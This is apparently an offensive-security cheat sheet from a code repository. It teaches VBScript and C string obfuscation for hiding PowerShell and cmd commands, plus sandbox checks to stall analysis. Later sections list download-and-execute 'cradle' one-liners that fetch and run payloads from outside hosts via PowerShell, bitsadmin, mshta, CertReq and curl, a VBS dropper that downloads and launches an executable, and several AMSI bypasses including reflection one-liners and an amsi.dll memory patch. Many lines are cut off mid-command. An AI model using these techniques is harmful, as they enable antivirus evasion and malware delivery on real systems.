vbscript obfuscation

- Further Obfuscation in function and method names and strings concaternation [+ extract 2 strings]

vbscript obfuscation

- Build Oneliner using [:] operator (test.vbs)

vbscript obfuscation

```
                    OBSCURE FUNTIONS [ ARITHMETIC SEQUENCES + SANDBOX E

               Extract [ Cmd /c start calc ] from target %tmp% variable s
```

- String command to obfuscate
  `Cmd /c start calc`
- String obfuscated (test.vbs)

vbscript obfuscation

```
[Arithmetic Sequences] When it comes to hard-coded numeric values, obf
arithmetic to thwart reverse engineers or to stall malicious code exec
```

- Arithmetic funtion

```
UikEt = "201"+"8"
If UikEt < 0 Then:MsgBox "Obscure funtion that never gets executed":

HINT: 2018 its allways BIGGER than 0 (so this funtion will never exe
```

vbscript obfuscation

```
[sandbox emulation checks] This next exercise will check target %userd
if script its running in a sandbox environement (AMSI scan) by compari
like: sandbox, Maltest, ClonePC, etc .. the If statatment will Exit (W
if detected sandbox or resume script execution if not running inside a
```

- hostname check funtion

```
Dim x0a
x0a = CreateObject("Wscript.Shell").ExpandEnvironmenSTrings("%USERDO

If (x0a = "sandbox" OR x0a = "Maltest" OR x0a = "ClonePC") Then
MsgBox "Sandbox emulation running in: " & x0a & Wscript.Quit
else
```

```
  MsgBox "None sandbox emulation running in: " & x0a
  End If
```

vbscript obfuscation

- Obfuscation technics in string manipulation can be stack together using [+] or [&] operators

vbscript obfuscation

```
Diferent method to use the [ Mid() ] funtion without expanding the tar
In this example we will store all the letters needed to build our comm
HINT: we can use only 2 vba var(s) to achive this: [ String1 and Strin
```

- String command to obfuscate
  `PoWeRshell.exe -noP -enC \x0a\x0d\xff`

vbscript obfuscation

- Build oneliner using [:] character and deleting empty spaces in between commands

vbscript obfuscation

[*] Here we can find this template modified to trigger shellcode base64 execution

---

```
[AMSI Bypass - behavioral monitoring] this technic uses behavioral mon
interaction on the computer before malware executes. Random activities
mouse movement or [ mouse clicks ] are difficult to replicate by a vir
gap in sandboxing can be exploited writing a funtion to stall code exe
```

- Behavioral Monitoring Funtion [mouse click]
  `MsgBox"Installing Microsoft Updates .."`

vbscript obfuscation

```
[less Mid() statements] AV vendors sometimes uses regex search to find
may reveal malicious actions. In this example we are reducing the numb
to evade regex repetitive search or to maintain our code smaller (if n

In the follow example we are 'stacking' groups of letters insted of ex
```

- String command to obfuscate
  `powershell -win 1 -nop -en \x0a\x0d\xff`
- String obfuscated (test.vbs)

```
  dIm Char,Cmd
  Char="-wIN"+"eN"+"PoWeR"+"1"+"noP"+"ShElL"
  Cmd=mid(Char,7,5)&MiD(Char,16,5)&" "&mId(Char,1,4)&" 1 "&mId(Char,1,
  Wscript.echo Cmd
```

vbscript obfuscation

---

[0] Glosario (Index)

C Obfuscation Technics (c-exe)

```
[WARNING]: In the follow examples (template.c) its going to be compile
with the help of GCC (Gnu-Cross-Compiler) to demonstrate obfuscation t
"Its more easy for me to write the article, take screenshots and execu
```

C obfuscation

```
HINT: #include <string.h>  library its required for the C program to u
HINT: #include <windows.h> into template.c if you wish to transform it
compile to windows systems (x86): i586-mingw32msvc-gcc template.c -o f
compile to windows systems (x64): i686-w64-mingw32-gcc template.c -o f
```

```
[trigraphs] Trigraph sequences allow C programs to be written using on
(International Standards Organization) Invariant Code Set. Trigraphs a
characters (introduced by two consecutive question marks) that the com
their corresponding punctuation characters.
```

C obfuscation

- String command to obfuscate
  `{` and `}` and `\`
- String obfuscated (template.c)

  ```
  #include <stdio.h>
  #include <string.h>

  int main()
    ??<
      printf("trigraphs obfuscation??/n");
    ??>
  ```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack -trigraphs template.c -o finalname`

C obfuscation

```
WARNING: IF your template contains trigraphs substitution method then
switch its required in gcc syntax to be abble to compile the substitut
```

```
[Digraphs] Unlike trigraphs, digraphs are handled during tokenization,
always represent a full token by itself, or compose the token %:%: rep
concatenation token ##. If a digraph sequence occurs inside another to
string, or a character constant, it will not be replaced.
```

C obfuscation

C obfuscation `HINT: digraphs does not require any special GCC switch to be compiled unlike trigraphs`

```
[horizontal tab character] This technic allow us to add a 'space(horiz
into string at runtime, and it can be used for string obfuscation prop
```

- String command to obfuscate
  `pOwErShElL /wIN 1 /noP /Enc`
- String obfuscated (template.c)

```
#include <stdio.h>

  int main()
    {
      /* Here we are using \t, which is a horizontal tab character.
      /* It will provide a tab space between two words. */
      char str[] = "pOwErShElL\t/wIN\t1\t/noP\t/Enc";
      printf("token[0]: pOwErShElL\\t/wIN\\t1\\t/noP\\t/Enc\\n\n");
      printf("token[1]: %s\n", str);
      return (0);
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

```
[ANCII char substitution] The C library function int putchar(int char)
character (an unsigned char) specified by the argument char to stdout.

The program specifies the reading length's maximum value at 1000 chara
It will stop reading either after reading 1000 characters or after rea
an end-of-file indicator, whichever comes first.
```

- String command to obfuscate
  `CmD.exe /R start calc`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      char y = 67;   // ancii character C
      char x = 109;  // ancii character m
      char w = 68;   // ancii character D

      // putchar() funtion its then used to convert the decimal(67)
      // value of var 'y' by is comrrespondent ancii character(C).
      putchar(y);putchar(x);putchar(w);printf(".exe /R start calc\n"
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

```
Using arithmetic operators to add or substract a number into final var
This technic can be used to throw more confusion into the sourcecode (
SYNTAX EXAMPLE: char y = 66+1;   // ancii character C (char67)
```

C obfuscation

[!] review the full ANCII table here:

```
[strcat()] In the follow example the attacker 'splits' the string powe
two char variables and use strcat() funtion to concaternate (join) the
together at run time execution..
```

- String command to obfuscate
  `PoWeRShElL`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main ()
    {
      /* variable declations*/
      char str1[12] = "PoWeR";
      char str2[12] = "ShElL";

      /* concatenates str1 and str2 */
      strcat(str1,str2);
      printf("Concaternate 'PoWeR' + 'ShElL' using strcat(): %s\n",
      return 0;
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

```
[strncat] The strncat( ) function in C language concatenates (appends)
string at the end of another string. WARNING: remenber that each strin
up with the null character ('\0') so we must take that into account an
number to the strncat delimiter (if you want to print 4 chars then add

Example :
strncat(target, source, 6); -> First 6 chars of source[] is concatenat
HINT: Remmener that var source[] as a empty space in the begging of th
counted as delimiter. char souce[] = " -noP" + return carrier (\0) ==
                                              --  char source[] token
```

- String command to obfuscate
  `PoWeRShElL -noP`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      char source[ ] = " -noProblem";
      char target[ ] = "PoWeRShElL";
```

```
        strncat (target, source, 6 );
        printf("String after strncat(): %s\n", target);
      }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

```
[strncpy()] function copies portion of contents of one string into ano
EXAMPLE: strncpy (comma, string, 10 ); - It copies first 10 chars of s

If destination string length is less than source string, entire source
be copied into destination string. For example, consider destination s
and source string length is 30. If you want to copy 25 characters from
strncpy() function, only 20 characters from source string will be copi
string and remaining 5 characters won't be copied and will be truncate
```

- String command to obfuscate
  `PoWeRShElL`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      char string[ ] = "pOwErShElLrUbIsH";
      char comma[20] = "";
      strncpy (comma, string, 10 );
      printf("String after strncpy(): %s\n", comma );
      return 0;
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

```
[executing a shell command] In the follow example we will demonstrate
funtion to be abble to execute shell (bash) commands using C language.
will execute system commands, in linux distos it uses the bash interpr
uses the batch interpreter, etc, etc, etc..
```

- String command to obfuscate
  `uname -a`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      // system() funtion variable declaration
      int system(const char *command);
      // executing system() shell funtion (bash)
      system("uname -a");
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

```
Assigning the 'bash command' into one C variable to be called in syste
This will allow us to use further string manipulation technics sutch a
in variable declarations further obfuscating the sourcecode.
```

- String command to obfuscate
  `uname -a`
- String obfuscated (template.c - another example)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      // system() funtion variable declaration
      char command[] = "uname -a";
      int system(const char *command);
      // executing system() shell funtion (bash)
      system(command);
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

```
[memset()] memset() is used to fill a block of memory with a particula
Example: (str + 1)  points to the first character of the string 'GiDks
of memset() sets that the replacement character will be the letter (e)
replace in str[] 2 chars counting from the 1º char found.. (letter iD

SYNTAX: memset(str + 1, 'e', 2*sizeof(char));
```

- String command to obfuscate
  `Geeks`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      char str[] = "GiDks";
      printf("Before memset(): %s\n", str);

      // Substitute the token after the 1º char of str[] by the lett
      // 2*sizeof(char) indicates that two chars are beeing replaced
      memset(str + 1, 'e', 2*sizeof(char));

      printf("After  memset(): %s\n", str);
      return 0;
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

- Replace two chars in str[] by another two chars and delete the last char of str[]

C obfuscation

- Replace 5 chars in str[]

C obfuscation

- Executing obfuscated nmap command (digraphs+trigraphs+delspaces+memset+system)

C obfuscation `HINT: Remmenber that the above template.c was compiled using the -trigraphs GCC switch`

```
[memset + strrchr] The strrchr funtion locates the last occurrence of
In the follow example the token [p] inside str[] variable its the deli
its searching for, then the new value its written in a new variable na
funtion then prints the [10] firts tokens and delete the [3] last toke
```

- String command to obfuscate
  `powershell`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main ()
    {
      char *ret;
      const char ch = 'p';
      const char str[] = "noobpowershellgie";
      printf("token[0]: %s\n", str);

        /* use token ['p'] as delimiter to del everything before del
        ret = strrchr(str, ch);
        printf("token[1]: %s\n", ret);

      /* memset to count [10] tokens in [ret] and del the last [3] c
      memset(ret + 10, ' ', 3*sizeof(char));
      printf("token[2]: %s\n", ret);
      return(0);
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

- Further obfuscated with the help of digraphs and another memset replacement

C obfuscation `HINT: digraphs does not require any special GCC switch to be compiled unlike trigraphs`

```
The next example splits the syscall(s) into two char variables, uses m
to replace tokens in strings and then uses strcat() to be abble to con
```

- String command to obfuscate
  `ifconfig wlan0|grep inet`

- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

int main()
  {
    /* variable declarations */
    char trs[40] = "|grIp 0nUt";
    char str[40] = "if=on+ig elan0";
    printf("token[0]: %s\n", trs);
    printf("token[1]: %s\n", str);

    /* replace tokens in trs[] */
    memset(trs + 3, 'e', 1*sizeof(char));
    memset(trs + 6, 'i', 1*sizeof(char));
    memset(trs + 8, 'e', 1*sizeof(char));
    /* replace tokens in str[] */
    memset(str + 2, 'c', 1*sizeof(char));
    memset(str + 5, 'f', 1*sizeof(char));
    memset(str + 9, 'w', 1*sizeof(char));

    /* concaternate the two strings together */
    strcat(str, trs);
    printf("command : %s\n\n", str);
    /* runing command with system() funtion */
    int system(char *str);
    system(str);
  }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

```
[preprocessor] The follow screenshot will demistify the use of preproc
macros technic can be used to obfuscated the system call(s) and de-obf

The C preprocessor or cpp is the macro preprocessor for the C and C++
The preprocessor provides the ability for the inclusion of header file
compilation, and line control.
```

C obfuscation

- String command to obfuscate
  `int main()`

- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>
#define _____(i,s,o,g,r,a,m)(i##r##s##o)
#define _ _____(m,i,n,u,a,l,s)

  int _()
   {
     printf("int main() funtion obfuscation\n");
   }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

```
[preprocessor + trigraphs obfuscation]
```

- String command to obfuscate
  `int main()` and `{` and `}` and `\` and `#`
- String obfuscated (template.c)

```
??=include <stdio.h>
??=include <string.h>
??=define _____(i,s,o,g,r,a,m)(i??=??=r??=??=s??=??=o)
??=define _ _____(m,i,n,u,a,l,s)

  int _()
    ??<
      printf("preprocessor and trigraphs and ??< ??= ??> obfuscation
    ??>
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack -trigraphs template.c -o finalname`

C obfuscation

- More obfuscated: (delete withespaces + concaternation + trigraphs + var substitution)

C obfuscation

```
[indexing + reorder] In this next example the attacker will split the
into a set of strings (token[]) before re-assemble them together in th
```

- String command to obfuscate
  `pOwErShElL`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      const char *token[] = {"ErSh","TriP","pOw","ElL"};
        printf("token[0]                   : %s\n", token[0]);
        printf("token[1]                   : %s\n", token[1]);
        printf("token[2]                   : %s\n", token[2]);
        printf("token[3]                   : %s\n", token[3]);
        printf("concaternate all tokens    : %s%s%s%s\n", token[0], 
        printf("reorder tokens [2],[0],[3] : %s%s%s\n", token[2], to
      return 0;
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

- More obfuscated: (delete withespaces + concaternation + trigraphs + var substitution + reorder)

C obfuscation `HINT: Remmenber that the above template.c was compiled using the -trigraphs GCC switch`

```
[strcpy + strcat + strtok] The next example uses strcpy + strcat + str
C funtions to concaternate and execute our obfuscated string at runtim
```

- String command to obfuscate
  `netstat -r`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      char comm[] = " -r";
      /* var declarations using [:,;] as delimiters */
      char str[] = "stat:rip,net";
      char token0[30], token1[30], token2[30], token3[30];
      printf("string  : stat:rip,net\n");

        /* strtok() extract tokens from str[] using delimiters [:,;]
        strcpy(token0, strtok(str , ":"));
        strcpy(token1, strtok(NULL, ","));
        strcpy(token2, strtok(NULL, ";"));

        /* print separated tokens in screen */
        printf("token[0]: %s\n", token0);
        printf("token[1]: %s\n", token1);
        printf("token[2]: %s\n", token2);
        printf("concater: %s%s%s\n", token0, token1, token2);
        printf("reorder : %s%s%s\n\n", token2, token0, comm);

      /* concaternate string using strcat */
      strcat(token2, token0);
      strcat(token2, comm);

      /* execute command using system() */
      int system(char *token2);
      system(token2);
      return 0;
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation C obfuscation

```
[strcpy + strtok + strcat + memset + trigraphs + del spaces + system]
using many of the technics described to further obfuscate the sourceco
```

- String command to obfuscate
  `netstat -s -u`

C obfuscation

```
HINT: the character [i] inside string, its the delimiter strtok() funt
(separate string in sub-strings). Thats how tokens: stat | q-u | net |
string declaration. The next step its to use strcat() funtion to conca
Then memset() funtion will replace the char [q] of string by a space (
```

C obfuscation

- Obfuscate (trigraphs + del spaces + random var names) and Compile template.c
  `gcc -fno-stack-protector -z execstack -trigraphs template.c -o finalname`

C obfuscation `HINT: Remmenber that the above template.c was compiled using the -trigraphs GCC switch`

---

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
Download/Execution (LolBin)

This section contains onelinner crandle downloaders that for one reason or another does not trigger security applications to flag them as
'suspicious behaviour' like some other download/execution technics. (example: Downloading files using certutil its now blocked by amsi
and every file downloaded using powershell .DownloadFile() API its immediately scanned by amsi). There are many crandle downloaders available that are not described in this section because amsi flag them (or the files they download) as 'suspicious things to be scanned'.
`None of the crandlers described bellow will magic bypass detection, there function its to download/execute the implant.`

Powershell Downloaders

```
## File-less download and execute
iex(iwr("http://192.168.1.71/hello.ps1"))

iwr -Uri http://192.168.1.71/hello.ps1 -OutFile $env:tmp\hello.ps1

Invoke-WebRequest "http://192.168.1.71/hello.ps1" -OutFile "$env:tmp\hel

powershell Invoke-WebRequest -H @{"Authorization"="token 123456789012345

powershell -w 1 -C (NeW-Object Net.WebClient).DownloadFile('http://192.1

$r=new-object net.webclient;$r.proxy=[Net.WebRequest]::GetSystemWebProxy

$w=(New-Object Net.WebClient);$w.(((($w).PsObject.Methods)|?{(Item Varia

[IO.StreamReader]::new([Net.WebRequest]::Create('https://raw.githubuserc

[IO.StreamReader]::new([Net.WebRequest]::Create('https://raw.githubuserc

$h=[tYpE]('{1}{2}{0}'-f('pWebRe'+'quest'),'Ne','t.Htt');$v=((((gET-vAriA

#Obfuscated FromBase64String with -bxor nice for dynamic strings deobfus
$t=([type]('{1}{0}'-f'vert','Con'));($t::(($t.GetMethods()|?{$_.Name-cli
```



```
PS C:\Users\pedro\Desktop> iwr -Uri https://raw.githubusercontent.com/r00t-3xp10it/venom/master/venom.sh -OutFile $env:tmp\hello.ps1

Writing web request
   Writing request stream... (Number of bytes written: 435984)
```

COM Donwloaders


```
$h=New-Object -ComObject Msxml2.XMLHTTP;$h.open('GET','http://192.168.1.

$h=new-object -com WinHttp.WinHttpRequest.5.1;$h.open('GET','http://192.

$h=new-object -com WinHttp.WinHttpRequest.5.1;$h.open('GET','http://192.

$ie=New-Object -comobject InternetExplorer.Application;$ie.visible=$Fals

[System.Net.WebRequest]::DefaultWebProxy;[System.Net.CredentialCache]::D

powershell.exe -exec bypass -noprofile "$Xml = (New-Object System.Xml.Xm

#Auto-Execution
$c=New-Object -ComObject MsXml2.ServerXmlHttp;$c.Open('GET','https://raw
```

BitsAdmin Downloaders

```
powershell -w 1 Start-BitsTransfer -Source http://191.162.1.73//hello.ps

powershell -w 1 -C bitsadmin /transfer purpleteam /download /priority fo

powershell -w 1 -C bitsadmin /transfer purpleteam /download /priority fo

powershell -w 1 bitsadmin /create /dOwNlOaD ssart;start-sleep -seconds 1
```

Curl Downloaders

```
cmd /R curl.exe -s http://192.168.1.73/hello.ps1 -o %tmp%\hello.ps1 -u p

cmd /R curl.exe -L -k -s https://raw.githubusercontent.com/r00t-3xp10it/
```




```
PS C:\> cmd /R curl.exe -L -k https://raw.githubusercontent.com/r00t-3xp10it/venom/master/venom.sh -o %tmp%\venom.sh -u pedro:s3cr3t
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  659k  100  659k    0     0   659k      0  0:00:01 --:--:--  0:00:01  812k
PS C:\> |
```

desktopimgdownldr Downloaders

```
set "SYSTEMROOT=C:\Windows\Temp" && cmd /c desktopimgdownldr.exe /locksc
```

CertReq Downloaders

```
cmd /c start /b /MIN CertReq.exe -Post -config https://example.org/ c:\w

powershell -w 1 CertReq.exe -Post -config http://192.168.1.73/hello.ps1
```



```
PS C:\Users\pedro\Desktop> CertReq -Post -config http://192.168.1.73/Hello.ps1 c:\windows\win.ini Hello.ps1
OK
HTTP/1.1 200 OK
Connection: Keep-Alive
Date: Fri, 16 Oct 2020 13:03:45 GMT
Keep-Alive: timeout=5, max=100
Content-Length: 1114
Last-Modified: Fri, 20 Dec 2019 21:29:09 GMT
Accept-Ranges: bytes
ETag: "45a-59a295e43fa6c"
Server: Apache/2.4.46 (Debian)

PS C:\Users\pedro\Desktop> |
```

mshta Downloaders


```
cmd /c "mshta.exe javascript:a=GetObject('script:https://raw.githubuserc
```

Python Downloaders

```
python -c "from urllib import urlretrieve; urlretrieve('http://10.11.0.2

#!/usr/bin/python;import urllib2;u = urllib2.urlopen('http://192.168.1.7
```

VbScript Downloaders (VBS)

```
' Set your url settings and the saving options
strFileURL = "https://github.com/r00t-3xp10it/venom/blob/master/bin/Clie
strHDLocation = "C:\Users\pedro\Desktop\Client.exe"

Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")
objXMLHTTP.open "GET", strFileURL, false
objXMLHTTP.send()

If objXMLHTTP.Status = 200 Then
Set objADOStream = CreateObject("ADODB.Stream")
objADOStream.Open
objADOStream.Type = 1 'adTypeBinary

objADOStream.Write objXMLHTTP.ResponseBody
objADOStream.Position = 0    'Set the stream position to the start

Set objFSO = Createobject("Scripting.FileSystemObject")
if objFSO.Fileexists(strHDLocation) Then objFSO.DeleteFile strHDLocation
Set objFSO = Nothing

objADOStream.SaveToFile strHDLocation
objADOStream.Close
Set objADOStream = Nothing
End if

Set objXMLHTTP = Nothing
x=MsgBox("File Successfully Downloaded" & vbCrLf & "Storage: C:\Users\pe
CreateObject("WScript.Shell").Exec "cmd /b /R start /b /min Client.exe i
```



File Successfully Downloaded
Storage: C:\Users\pedro\Desktop\Client.exe

[0] Glosario (Index)

AMSI COM/REG Bypass

Microsoft's Antimalware Scan Interface (AMSI) was introduced in Windows 10 as a standard interface
that provides the ability for AV engines to apply signatures to buffers both in memory and on disk.

AMSI .COM Object DLL hijacking [enigma0x3]

[AMSI COM Bypass] Since the COM server is resolved via the HKCU hive, a normal user can hijack the InProcServer32 key and
register a non-existent DLL (or a malicious one if you like code execution). In order to do this, two registry entries needs to be changed:

```
Windows Registry Editor Version 5.00
```

Files

43cb1e1

Go to file

- bash
- metasploit-RC[ERB]
- nmap-NSE
- obfuscation
  - 02_Rene_Freingruber_Flying_un...
  - ADS.md
  - ASCII-list.md
  - Code Injection using Taskbar.pdf
  - Evading Detection - A Beginner'...
  - Windows-Notes-Cheatsheet
  - av_evasion.pdf
  - bypass_windows_defender_attac...
  - pedro-Wandoelmo-key.md
  - rapid7-whitepaper-metasploit-f...
  - simple_obfuscation.md
  - working-with-certificates.md
- README.md
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Preview Code Blame 2796 lines (1848 loc) · 112 KB Raw

When AMSI attempts to starts its COM component, it will query its registered CLSID and return a non-existent COM server. This causes a load failure and prevents any scanning methods from being accessed, ultimately rendering AMSI useless. Now, when we try to run our "malicious" AMSI test sample, you will notice that it is allowed to execute because AMSI is unable to access any of the scanning methods via its COM interface: DLL hijacking technic applied to AMSI-Bypass.bat with agent exec abilities

AMSI bypass using null bits [Satoshi]

Bypass AMSI mechanism using null bits before the actual funtion occurs. For file contents, insert "#" at the beginning of the file and
any places where additional scans with AMSI occur. For command line contents prepend `'if(0){{{0}}}' -f $(0 -as [char]) +'`

For **command line** contents

```
powershell IEX ('if(0){{{0}}}' -f $(0 -as [char]) + New-Object Ne'+'t.We
```

OR (using [#NULL] before the monitorized syscall)

```
powershell Write-Host "#<NULL>"; I`E`X ('({0}w-Object {0}t.WebC{3}nt).{1
```

Bypass or Avoid AMSI by version Downgrade

Force it to use PowerShell v2: PowerShell v2 doesn't support AMSI at the time of writing. If .Net 3.0 is available on a target Windows 10
machine (which is not default) PowerShell v2 can be started with the -Version 2 option.

```
powershell.exe -version 2 IEX (New-Object Net.WebClient).DownloadString(
```

AMSI Downgrade check applied to AMSI-Downgrade.ps1 (just check if vuln its present)

Reflection - Matt Graeber's method

Matt Graeber (@mattifestation) tweeted an awesome one line AMSI bypass. Like many other things by Matt,
this is my favorite. It doesn't need elevated shell and there is no notification to the user.

```
[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]

$fwi=[System.Runtime.InteropServices.Marshal]::AllocHGlobal((9076+8092-8

[SySTEm.tExt.eNcODinG]::uNiCOde.gEtsTRING([sYsTeM.coNverT]::FRomBaSe64St

$pacinojz=[System.Runtime.InteropServices.Marshal]::AllocHGlobal((9076*5

$Key = "4456625220575263174452554847";$Drawing = "Sy@ste£m.Ma£nag@eme@nt

[Runtime.InteropServices.Marshal]::WriteByte((([Ref].Assembly.GetTypes()

$h=[TyPE]('{5}{2}{4}{0}{3}{1}'-f'er','L','Un','viCes.maRShA','TIME.INTEr
```

@mattifestation reflection technic applied to AMSI-Reflection.ps1 with Bypass/download/exec abilities

---

Amsi Patch - Matt Graeber's method

```
$AMSIBypass2=@"
using System;
using System.Runtime.InteropServices;
namespace RandomNamespace
{
    public class RandomClass
    {
        [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, strin
        [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);
        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UIntP
        [DllImport("Kernel32.dll", EntryPoint = "RtlMoveMemory", SetLast
        static extern void MoveMemory(IntPtr dest, IntPtr src, int size)
        public static void RandomFunction()
        {
            IntPtr TargetDLL = LoadLibrary("amsi.dll");
            IntPtr TotallyNotThatBufferYouRLookingForPtr = GetProcAddres
            UIntPtr dwSize = (UIntPtr)5;
            uint Zero = 0;

            VirtualProtect(TotallyNotThatBufferYouRLookingForPtr, dwSize
            Byte[] one = { 0x31 };
            Byte[] two = { 0xff, 0x90 };
            int length = one.Length + two.Length;
            byte[] sum = new byte[length];
            one.CopyTo(sum,0);
            two.CopyTo(sum,one.Length);
            IntPtr unmanagedPointer = Marshal.AllocHGlobal(3);
             Marshal.Copy(sum, 0, unmanagedPointer, 3);
